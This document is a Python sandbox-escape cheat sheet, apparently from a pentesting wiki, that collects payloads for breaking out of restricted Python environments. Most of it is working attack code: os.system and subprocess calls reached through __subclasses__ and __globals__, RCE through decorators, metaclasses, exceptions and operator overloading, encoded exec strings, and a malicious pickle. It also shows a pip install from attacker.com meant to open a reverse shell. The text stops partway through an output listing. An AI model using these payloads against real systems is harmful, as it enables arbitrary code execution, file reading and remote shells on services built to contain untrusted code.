Bypass Python sandboxes
Command Execution Libraries
The first thing you need to know is if you can directly execute code with some already imported library, or if you could import any of these libraries:
os.system("ls")
os.popen("ls").read()
commands.getstatusoutput("ls")
commands.getoutput("ls")
commands.getstatus("file/path")
subprocess.call("ls", shell=True)
subprocess.Popen("ls", shell=True)
pty.spawn("ls")
pty.spawn("/bin/bash")
platform.os.system("ls")
pdb.os.system("ls")

#Import functions to execute commands
importlib.import_module("os").system("ls")
importlib.__import__("os").system("ls")
imp.load_source("os","/usr/lib/python3.8/os.py").system("ls")
imp.os.system("ls")
imp.sys.modules["os"].system("ls")
sys.modules["os"].system("ls")
__import__("os").system("ls")
import os
from os import *

#Other interesting functions
open("/etc/passwd").read()
open('/var/www/html/input', 'w').write('123')

#In Python2.7
execfile('/usr/lib/python2.7/os.py')
system('ls')
Remember that the open and read functions can be useful to read files inside the python sandbox and to write some code that you could execute to bypass the sandbox.
Note
Python2 input() function allows executing python code before the program crashes.
Python try to load libraries from the current directory first (the following command will print where is python loading modules from): python3 -c 'import sys; print(sys.path)'

Note
python导入时会查找path变量,从上到下导入,如果自定义的包优先级比系统自带的高,那么就会导入自定义的包
Bypass pickle sandbox with the default installed python packages
Default packages
You can find a list of pre-installed packages here: https://docs.qubole.com/en/latest/user-guide/package-management/pkgmgmt-preinstalled-packages.html Note that from a pickle you can make the python env import arbitrary libraries installed in the system. For example, the following pickle, when loaded, is going to import the pip library to use it:
#Note that here we are importing the pip library so the pickle is created correctly
#however, the victim doesn't even need to have the library installed to execute it
#the library is going to be loaded automatically

import pickle, os, base64, pip
class P(object):
    def __reduce__(self):
        return (pip.main,(["list"],))

print(base64.b64encode(pickle.dumps(P(), protocol=0)))
For more information about how pickle works check this: https://checkoway.net/musings/pickle/
Pip package
Trick shared by @isHaacK
If you have access to pip or pip.main() you can install an arbitrary package and obtain a reverse shell calling:
pip install http://attacker.com/Rerverse.tar.gz
pip.main(["install", "http://attacker.com/Rerverse.tar.gz"])
You can download the package to create the reverse shell here. Please, note that before using it you should decompress it, change the setup.py, and put your IP for the reverse shell:
Note
This package is called Reverse. However, it was specially crafted so that when you exit the reverse shell the rest of the installation will fail, so you won't leave any extra python package installed on the server when you leave.
Eval-ing python code
Note
Note that exec allows multiline strings and ";", but eval doesn't (check walrus operator)
If certain characters are forbidden you can use the hex/octal/B64 representation to bypass the restriction:
python
exec("print('RCE'); __import__('os').system('ls')") #Using ";"
exec("print('RCE')\n__import__('os').system('ls')") #Using "\n"
eval("__import__('os').system('ls')") #Eval doesn't allow ";"
eval(compile('print("hello world"); print("heyy")', '<stdin>', 'exec')) #This way eval accept ";"
__import__('timeit').timeit("__import__('os').system('ls')",number=1)
#One liners that allow new lines and tabs
eval(compile('def myFunc():\n\ta="hello word"\n\tprint(a)\nmyFunc()', '<stdin>', 'exec'))
exec(compile('def myFunc():\n\ta="hello word"\n\tprint(a)\nmyFunc()', '<stdin>', 'exec'))
python
#Octal
exec("\137\137\151\155\160\157\162\164\137\137\50\47\157\163\47\51\56\163\171\163\164\145\155\50\47\154\163\47\51")
#Hex
exec("\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73\x74\x65\x6d\x28\x27\x6c\x73\x27\x29")
#Base64
exec('X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2xzJyk='.decode("base64")) #Only python2
exec(__import__('base64').b64decode('X19pbXBvcnRfXygnb3MnKS5zeXN0ZW0oJ2xzJyk='))
Other libraries that allow to eval python code
python
#Pandas
import pandas as pd
df = pd.read_csv("currency-rates.csv")
df.query('@__builtins__.__import__("os").system("ls")')
df.query("@pd.io.common.os.popen('ls').read()")
df.query("@pd.read_pickle('http://0.0.0.0:6334/output.exploit')")

# The previous options work but others you might try give the error:
# Only named functions are supported
# Like:
df.query("@pd.annotations.__class__.__init__.__globals__['__builtins__']['eval']('print(1)')")
Operators and short tricks
# walrus operator allows generating variable inside a list
## everything will be executed in order
## From https://ur4ndom.dev/posts/2020-06-29-0ctf-quals-pyaucalc/
[a:=21,a*2]
[y:=().__class__.__base__.__subclasses__()[84]().load_module('builtins'),y.__import__('signal').alarm(0), y.exec("import\x20os,sys\nclass\x20X:\n\tdef\x20__del__(self):os.system('/bin/sh')\n\nsys.modules['pwnd']=X()\nsys.exit()", {"__builtins__":y.__dict__})]
## This is very useful for code injected inside "eval" as it doesn't support multiple lines or ";"
Bypassing protections through encodings (UTF-7)
In this writeup UFT-7 is used to load and execute arbitrary python code inside an apparent sandbox:
assert b"+AAo-".decode("utf_7") == "\n"

payload = """
# -*- coding: utf_7 -*-
def f(x):
    return x
    #+AAo-print(open("/flag.txt").read())
""".lstrip()
It is also possible to bypass it using other encodings, e.g. raw_unicode_escape and unicode_escape.
Python execution without calls
If you are inside a python jail that doesn't allow you to make calls, there are still some ways to execute arbitrary functions, code and commands.
RCE with decorators
# From https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/
@exec
@input
class X:
    pass

# The previous code is equivalent to:
class X:
    pass
X = input(X)
X = exec(X)

# So just send your python code when prompted and it will be executed


# Another approach without calling input:
@eval
@'__import__("os").system("sh")'.format
class _:pass
RCE creating objects and overloading
If you can declare a class and create an object of that class you could write/overwrite different methods that can be triggered without needing to call them directly.
RCE with custom classes
You can modify some class methods (by overwriting existing class methods or creating a new class) to make them execute arbitrary code when triggered without calling them directly.
# This class has 3 different ways to trigger RCE without directly calling any function
class RCE:
    def __init__(self):
        self += "print('Hello from __init__ + __iadd__')"
    __iadd__ = exec #Triggered when object is created
    def __del__(self):
        self -= "print('Hello from __del__ + __isub__')"
    __isub__ = exec #Triggered when object is created
    __getitem__ = exec #Trigerred with obj[<argument>]
    __add__ = exec #Triggered with obj + <argument>

# These lines abuse directly the previous class to get RCE
rce = RCE() #Later we will see how to create objects without calling the constructor
rce["print('Hello from __getitem__')"]
rce + "print('Hello from __add__')"
del rce

# These lines will get RCE when the program is over (exit)
sys.modules["pwnd"] = RCE()
exit()

# Other functions to overwrite
__sub__ (k - 'import os; os.system("sh")')
__mul__ (k * 'import os; os.system("sh")')
__floordiv__ (k // 'import os; os.system("sh")')
__truediv__ (k / 'import os; os.system("sh")')
__mod__ (k % 'import os; os.system("sh")')
__pow__ (k**'import os; os.system("sh")')
__lt__ (k < 'import os; os.system("sh")')
__le__ (k <= 'import os; os.system("sh")')
__eq__ (k == 'import os; os.system("sh")')
__ne__ (k != 'import os; os.system("sh")')
__ge__ (k >= 'import os; os.system("sh")')
__gt__ (k > 'import os; os.system("sh")')
__iadd__ (k += 'import os; os.system("sh")')
__isub__ (k -= 'import os; os.system("sh")')
__imul__ (k *= 'import os; os.system("sh")')
__ifloordiv__ (k //= 'import os; os.system("sh")')
__idiv__ (k /= 'import os; os.system("sh")')
__itruediv__ (k /= 'import os; os.system("sh")') (Note that this only works when from __future__ import division is in effect.)
__imod__ (k %= 'import os; os.system("sh")')
__ipow__ (k **= 'import os; os.system("sh")')
__ilshift__ (k<<= 'import os; os.system("sh")')
__irshift__ (k >>= 'import os; os.system("sh")')
__iand__ (k = 'import os; os.system("sh")')
__ior__ (k |= 'import os; os.system("sh")')
__ixor__ (k ^= 'import os; os.system("sh")')
Crating objects with metaclasses
The key thing that metaclasses allow us to do is make an instance of a class, without calling the constructor directly, by creating a new class with the target class as a metaclass.
# Code from https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/ and fixed
# This will define the members of the "subclass"
class Metaclass(type):
    __getitem__ = exec # So Sub[string] will execute exec(string)
# Note: Metaclass.__class__ == type

class Sub(metaclass=Metaclass): # That's how we make Sub.__class__ == Metaclass
    pass # Nothing special to do

Sub['import os; os.system("sh")']

## You can also use the tricks from the previous section to get RCE with this object
Creating objects with exceptions
When an exception is triggered an object of the Exception is created without you needing to call the constructor directly (a trick from @_nag0mez):
class RCE(Exception):
    def __init__(self):
        self += 'import os; os.system("sh")'
    __iadd__ = exec #Triggered when object is created
raise RCE #Generate RCE object


# RCE with __add__ overloading and try/except + raise generated object
class Klecko(Exception):
  __add__ = exec

try:
  raise Klecko
except Klecko as k:
  k + 'import os; os.system("sh")' #RCE abusing __add__

## You can also use the tricks from the previous section to get RCE with this object
More RCE
# From https://ur4ndom.dev/posts/2022-07-04-gctf-treebox/
# If sys is imported, you can sys.excepthook and trigger it by triggering an error
class X:
    def __init__(self, a, b, c):
        self += "os.system('sh')"
    __iadd__ = exec
sys.excepthook = X
1/0 #Trigger it

# From https://github.com/google/google-ctf/blob/master/2022/sandbox-treebox/healthcheck/solution.py
# The interpreter will try to import an apt-specific module to potentially
# report an error in ubuntu-provided modules.
# Therefore the __import__ functions are overwritten with our RCE
class X():
  def __init__(self, a, b, c, d, e):
    self += "print(open('flag').read())"
  __iadd__ = eval
__builtins__.__import__ = X
{}[1337]
Read file with builtins help & license
__builtins__.__dict__["license"]._Printer__filenames=["flag"]
a = __builtins__.help
a.__class__.__enter__ = __builtins__.__dict__["license"]
a.__class__.__exit__ = lambda self, *args: None
with (a as b):
    pass
Builtins
If you can access the __builtins__ object you can import libraries (notice that you could also use here other string representation shown in the last section):
__builtins__.__import__("os").system("ls")
__builtins__.__dict__['__import__']("os").system("ls")
No Builtins
When you don't have __builtins__ you are not going to be able to import anything nor even read or write files as all the global functions (like open, import, print...) aren't loaded.
However, by default python imports a lot of modules in memory. These modules may seem benign, but some of them are also importing dangerous functionalities inside of them that can be accessed to gain even arbitrary code execution.
In the following examples you can observe how to abuse some of this "benign" modules loaded to access dangerous functionalities inside of them.
Python2
#Try to reload __builtins__
reload(__builtins__)
import __builtin__

# Read recovering <type 'file'> in offset 40
().__class__.__bases__[0].__subclasses__()[40]('/etc/passwd').read()
# Write recovering <type 'file'> in offset 40
().__class__.__bases__[0].__subclasses__()[40]('/var/www/html/input', 'w').write('123')

# Execute recovering __import__ (class 59s is <class 'warnings.catch_warnings'>)
().__class__.__bases__[0].__subclasses__()[59]()._module.__builtins__['__import__']('os').system('ls')
# Execute (another method)
().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute__("func_globals")['linecache'].__dict__['os'].__dict__['system']('ls')
# Execute recovering eval symbol (class 59 is <class 'warnings.catch_warnings'>)
().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals.values()[13]["eval"]("__import__('os').system('ls')")

# Or you could obtain the builtins from a defined function
get_flag.__globals__['__builtins__']['__import__']("os").system("ls")
Python3
# Obtain builtins from a globally defined function
# https://docs.python.org/3/library/functions.html
help.__call__.__builtins__ # or __globals__
license.__call__.__builtins__ # or __globals__
credits.__call__.__builtins__ # or __globals__
print.__self__
dir.__self__
globals.__self__
len.__self__
__build_class__.__self__

# Obtain the builtins from a defined function
get_flag.__globals__['__builtins__']

# Get builtins from loaded classes
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "builtins" in x.__init__.__globals__ ][0]["builtins"]
Below there is a bigger function to find tens/hundreds of places were you can find the builtins.
Python2 and Python3
# Recover __builtins__ and make everything easier
__builtins__= [x for x in (1).__class__.__base__.__subclasses__() if x.__name__ == 'catch_warnings'][0]()._module.__builtins__
__builtins__["__import__"]('os').system('ls')
Builtins payloads
# Possible payloads once you have found the builtins
__builtins__["open"]("/etc/passwd").read()
__builtins__["__import__"]("os").system("ls")
# There are lots of other payloads that can be abused to execute commands
# See them below
Globals and locals
Checking the globals and locals is a good way to know what you can access.
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'attr': <module 'attr' from '/usr/local/lib/python3.9/site-packages/attr.py'>, 'a': <class 'importlib.abc.Finder'>, 'b': <class 'importlib.abc.MetaPathFinder'>, 'c': <class 'str'>, '__warningregistry__': {'version': 0, ('MetaPathFinder.find_module() is deprecated since Python 3.4 in favor of MetaPathFinder.find_spec() (available since 3.4)', <class 'DeprecationWarning'>, 1): True}, 'z': <class 'str'>}
>>> locals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, 'attr': <module 'attr' from '/usr/local/lib/python3.9/site-packages/attr.py'>, 'a': <class 'importlib.abc.Finder'>, 'b': <class 'importlib.abc.MetaPathFinder'>, 'c': <class 'str'>, '__warningregistry__': {'version': 0, ('MetaPathFinder.find_module() is deprecated since Python 3.4 in favor of MetaPathFinder.find_spec() (available since 3.4)', <class 'DeprecationWarning'>, 1): True}, 'z': <class 'str'>}

# Obtain globals from a defined function
get_flag.__globals__

# Obtain globals from an object of a class
class_obj.__init__.__globals__

# Obtaining globals directly from loaded classes
[ x for x in ''.__class__.__base__.__subclasses__() if "__globals__" in dir(x) ]
[<class 'function'>]

# Obtaining globals from __init__ of loaded classes
[ x for x in ''.__class__.__base__.__subclasses__() if "__globals__" in dir(x.__init__) ]
[<class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'reprlib.Repr'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'rlcompleter.Completer'>, <class 'dis.Bytecode'>, <class 'string.Template'>, <class 'cmd.Cmd'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'bdb.Bdb'>, <class 'bdb.Breakpoint'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '__future__._Feature'>, <class 'codeop.Compile'>, <class 'codeop.CommandCompiler'>, <class 'code.InteractiveInterpreter'>, <class 'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>]
# Without the use of the dir() function
[ x for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__)]
[<class '_frozen_importlib._ModuleLock'>, <class '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class '_frozen_importlib_external.FileLoader'>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_external.FileFinder'>, <class 'zipimport.zipimporter'>, <class 'zipimport._ZipImportResourceReader'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class 'os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 'reprlib.Repr'>, <class 'functools.partialmethod'>, <class 'functools.singledispatchmethod'>, <class 'functools.cached_property'>, <class 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're.Scanner'>, <class 'rlcompleter.Completer'>, <class 'dis.Bytecode'>, <class 'string.Template'>, <class 'cmd.Cmd'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'bdb.Bdb'>, <class 'bdb.Breakpoint'>, <class 'traceback.FrameSummary'>, <class 'traceback.TracebackException'>, <class '__future__._Feature'>, <class 'codeop.Compile'>, <class 'codeop.CommandCompiler'>, <class 'code.InteractiveInterpreter'>, <class 'pprint._safe_key'>, <class 'pprint.PrettyPrinter'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class 'threading._RLock'>, <class 'threading.Condition'>, <class 'threading.Semaphore'>, <class 'threading.Event'>, <class 'threading.Barrier'>, <class 'threading.Thread'>, <class 'subprocess.CompletedProcess'>, <class 'subprocess.Popen'>]
Below there is a bigger function to find tens/hundreds of places were you can find the globals.
Discover Arbitrary Execution
Here I want to explain how to easily discover more dangerous functionalities loaded and propose more reliable exploits.
Accessing subclasses with bypasses
One of the most sensitive parts of this technique is being able to access the base subclasses. In the previous examples this was done using ''.__class__.__base__.__subclasses__() but there are other possible ways:
#You can access the base from mostly anywhere (in regular conditions)
"".__class__.__base__.__subclasses__()
[].__class__.__base__.__subclasses__()
{}.__class__.__base__.__subclasses__()
().__class__.__base__.__subclasses__()
(1).__class__.__base__.__subclasses__()
bool.__class__.__base__.__subclasses__()
print.__class__.__base__.__subclasses__()
open.__class__.__base__.__subclasses__()
defined_func.__class__.__base__.__subclasses__()

#You can also access it without "__base__" or "__class__"
# You can apply the previous technique also here
"".__class__.__bases__[0].__subclasses__()
"".__class__.__mro__[1].__subclasses__()
"".__getattribute__("__class__").mro()[1].__subclasses__()
"".__getattribute__("__class__").__base__.__subclasses__()

# This can be useful in case it is not possible to make calls (therefore using decorators)
().__class__.__class__.__subclasses__(().__class__.__class__)[0].register.__builtins__["breakpoint"]() # From https://github.com/salvatore-abello/python-ctf-cheatsheet/tree/main/pyjails#no-builtins-no-mro-single-exec

#If attr is present you can access everything as a string
# This is common in Django (and Jinja) environments
(''|attr('__class__')|attr('__mro__')|attr('__getitem__')(1)|attr('__subclasses__')()|attr('__getitem__')(132)|attr('__init__')|attr('__globals__')|attr('__getitem__')('popen'))('cat+flag.txt').read()
(''|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(132)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('popen'))('cat+flag.txt').read()
Finding dangerous libraries loaded
For example, knowing that with the library sys it's possible to import arbitrary libraries, you can search for all the modules loaded that have imported sys inside of them:
[ x.__name__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "sys" in x.__init__.__globals__ ]
['_ModuleLock', '_DummyModuleLock', '_ModuleLockManager', 'ModuleSpec', 'FileLoader', '_NamespacePath', '_NamespaceLoader', 'FileFinder', 'zipimporter', '_ZipImportResourceReader', 'IncrementalEncoder', 'IncrementalDecoder', 'StreamReaderWriter', 'StreamRecoder', '_wrap_close', 'Quitter', '_Printer', 'WarningMessage', 'catch_warnings', '_GeneratorContextManagerBase', '_BaseExitStack', 'Untokenizer', 'FrameSummary', 'TracebackException', 'CompletedProcess', 'Popen', 'finalize', 'NullImporter', '_HackedGetData', '_localized_month', '_localized_day', 'Calendar', 'different_locale', 'SSLObject', 'Request', 'OpenerDirector', 'HTTPPasswordMgr', 'AbstractBasicAuthHandler', 'AbstractDigestAuthHandler', 'URLopener', '_PaddedFile', 'CompressedValue', 'LogRecord', 'PercentStyle', 'Formatter', 'BufferingFormatter', 'Filter', 'Filterer', 'PlaceHolder', 'Manager', 'LoggerAdapter', '_LazyDescr', '_SixMetaPathImporter', 'MimeTypes', 'ConnectionPool', '_LazyDescr', '_SixMetaPathImporter', 'Bytecode', 'BlockFinder', 'Parameter', 'BoundArguments', 'Signature', '_DeprecatedValue', '_ModuleWithDeprecations', 'Scrypt', 'WrappedSocket', 'PyOpenSSLContext', 'ZipInfo', 'LZMACompressor', 'LZMADecompressor', '_SharedFile', '_Tellable', 'ZipFile', 'Path', '_Flavour', '_Selector', 'JSONDecoder', 'Response', 'monkeypatch', 'InstallProgress', 'TextProgress', 'BaseDependency', 'Origin', 'Version', 'Package', '_Framer', '_Unframer', '_Pickler', '_Unpickler', 'NullTranslations']
There are a lot, and we just need one to execute commands:
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "sys" in x.__init__.__globals__ ][0]["sys"].modules["os"].system("ls")
We can do the same thing with other libraries that we know can be used to execute commands:
#os
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "os" in x.__init__.__globals__ ][0]["os"].system("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "os" == x.__init__.__globals__["__name__"] ][0]["system"]("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "'os." in str(x) ][0]['system']('ls')

#subprocess
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "subprocess" == x.__init__.__globals__["__name__"] ][0]["Popen"]("ls")
[ x for x in ''.__class__.__base__.__subclasses__() if "'subprocess." in str(x) ][0]['Popen']('ls')
[ x for x in ''.__class__.__base__.__subclasses__() if x.__name__ == 'Popen' ][0]('ls')

#builtins
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "__bultins__" in x.__init__.__globals__ ]
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "builtins" in x.__init__.__globals__ ][0]["builtins"].__import__("os").system("ls")

#sys
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "sys" in x.__init__.__globals__ ][0]["sys"].modules["os"].system("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "'_sitebuiltins." in str(x) and not "_Helper" in str(x) ][0]["sys"].modules["os"].system("ls")

#commands (not very common)
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "commands" in x.__init__.__globals__ ][0]["commands"].getoutput("ls")

#pty (not very common)
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "pty" in x.__init__.__globals__ ][0]["pty"].spawn("ls")

#importlib
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "importlib" in x.__init__.__globals__ ][0]["importlib"].import_module("os").system("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "importlib" in x.__init__.__globals__ ][0]["importlib"].__import__("os").system("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "'imp." in str(x) ][0]["importlib"].import_module("os").system("ls")
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "'imp." in str(x) ][0]["importlib"].__import__("os").system("ls")

#pdb
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and "pdb" in x.__init__.__globals__ ][0]["pdb"].os.system("ls")
Moreover, we could even search which modules are loading malicious libraries:
bad_libraries_names = ["os", "commands", "subprocess", "pty", "importlib", "imp", "sys", "builtins", "pip", "pdb"]
for b in bad_libraries_names:
     vuln_libs = [ x.__name__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) and b in x.__init__.__globals__ ]
     print(f"{b}: {', '.join(vuln_libs)}")

"""
os: CompletedProcess, Popen, NullImporter, _HackedGetData, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, _PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, HTTPConnection, MimeTypes, BlockFinder, Parameter, BoundArguments, Signature, _FragList, _SSHFormatECDSA, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, _CallbackExceptionHelper, Context, Connection, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path, _Flavour, _Selector, Cookie, CookieJar, BaseAdapter, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, _WrappedLock, Cache, ProblemResolver, _FilteredCacheHelper, FilteredCache, NullTranslations
commands:
subprocess: BaseDependency, Origin, Version, Package
pty:
importlib: NullImporter, _HackedGetData, BlockFinder, Parameter, BoundArguments, Signature, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path
imp:
sys: _ModuleLock, _DummyModuleLock, _ModuleLockManager, ModuleSpec, FileLoader, _NamespacePath, _NamespaceLoader, FileFinder, zipimporter, _ZipImportResourceReader, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, _wrap_close, Quitter, _Printer, WarningMessage, catch_warnings, _GeneratorContextManagerBase, _BaseExitStack, Untokenizer, FrameSummary, TracebackException, CompletedProcess, Popen, finalize, NullImporter, _HackedGetData, _localized_month, _localized_day, Calendar, different_locale, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, _PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, _LazyDescr, _SixMetaPathImporter, MimeTypes, ConnectionPool, _LazyDescr, _SixMetaPathImporter, Bytecode, BlockFinder, Parameter, BoundArguments, Signature, _DeprecatedValue, _ModuleWithDeprecations, Scrypt, WrappedSocket, PyOpenSSLContext, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path, _Flavour, _Selector, JSONDecoder, Response, monkeypatch, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, _Framer, _Unframer, _Pickler, _Unpickler, NullTranslations, _wrap_close
builtins: FileLoader, _NamespacePath, _NamespaceLoader, FileFinder, IncrementalEncoder, IncrementalDecoder, StreamReaderWriter, StreamRecoder, Repr, Completer, CompletedProcess, Popen, _PaddedFile, BlockFinder, Parameter, BoundArguments, Signature
pdb:
"""
Moreover, if you think other libraries may be able to invoke functions to execute commands, we can also filter by functions names inside the possible libraries:
bad_libraries_names = ["os", "commands", "subprocess", "pty", "importlib", "imp", "sys", "builtins", "pip", "pdb"]
bad_func_names = ["system", "popen", "getstatusoutput", "getoutput", "call", "Popen", "spawn", "import_module", "__import__", "load_source", "execfile", "execute", "__builtins__"]
for b in bad_libraries_names + bad_func_names:
     vuln_funcs = [ x.__name__ for x in ''.__class__.__base__.__subclasses__() if "wrapper" not in str(x.__init__) for k in x.__init__.__globals__ if k == b ]
     print(f"{b}: {', '.join(vuln_funcs)}")

"""
os: CompletedProcess, Popen, NullImporter, _HackedGetData, SSLObject, Request, OpenerDirector, HTTPPasswordMgr, AbstractBasicAuthHandler, AbstractDigestAuthHandler, URLopener, _PaddedFile, CompressedValue, LogRecord, PercentStyle, Formatter, BufferingFormatter, Filter, Filterer, PlaceHolder, Manager, LoggerAdapter, HTTPConnection, MimeTypes, BlockFinder, Parameter, BoundArguments, Signature, _FragList, _SSHFormatECDSA, CertificateSigningRequestBuilder, CertificateBuilder, CertificateRevocationListBuilder, RevokedCertificateBuilder, _CallbackExceptionHelper, Context, Connection, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path, _Flavour, _Selector, Cookie, CookieJar, BaseAdapter, InstallProgress, TextProgress, BaseDependency, Origin, Version, Package, _WrappedLock, Cache, ProblemResolver, _FilteredCacheHelper, FilteredCache, NullTranslations
commands:
subprocess: BaseDependency, Origin, Version, Package
pty:
importlib: NullImporter, _HackedGetData, BlockFinder, Parameter, BoundArguments, Signature, ZipInfo, LZMACompressor, LZMADecompressor, _SharedFile, _Tellable, ZipFile, Path
imp:
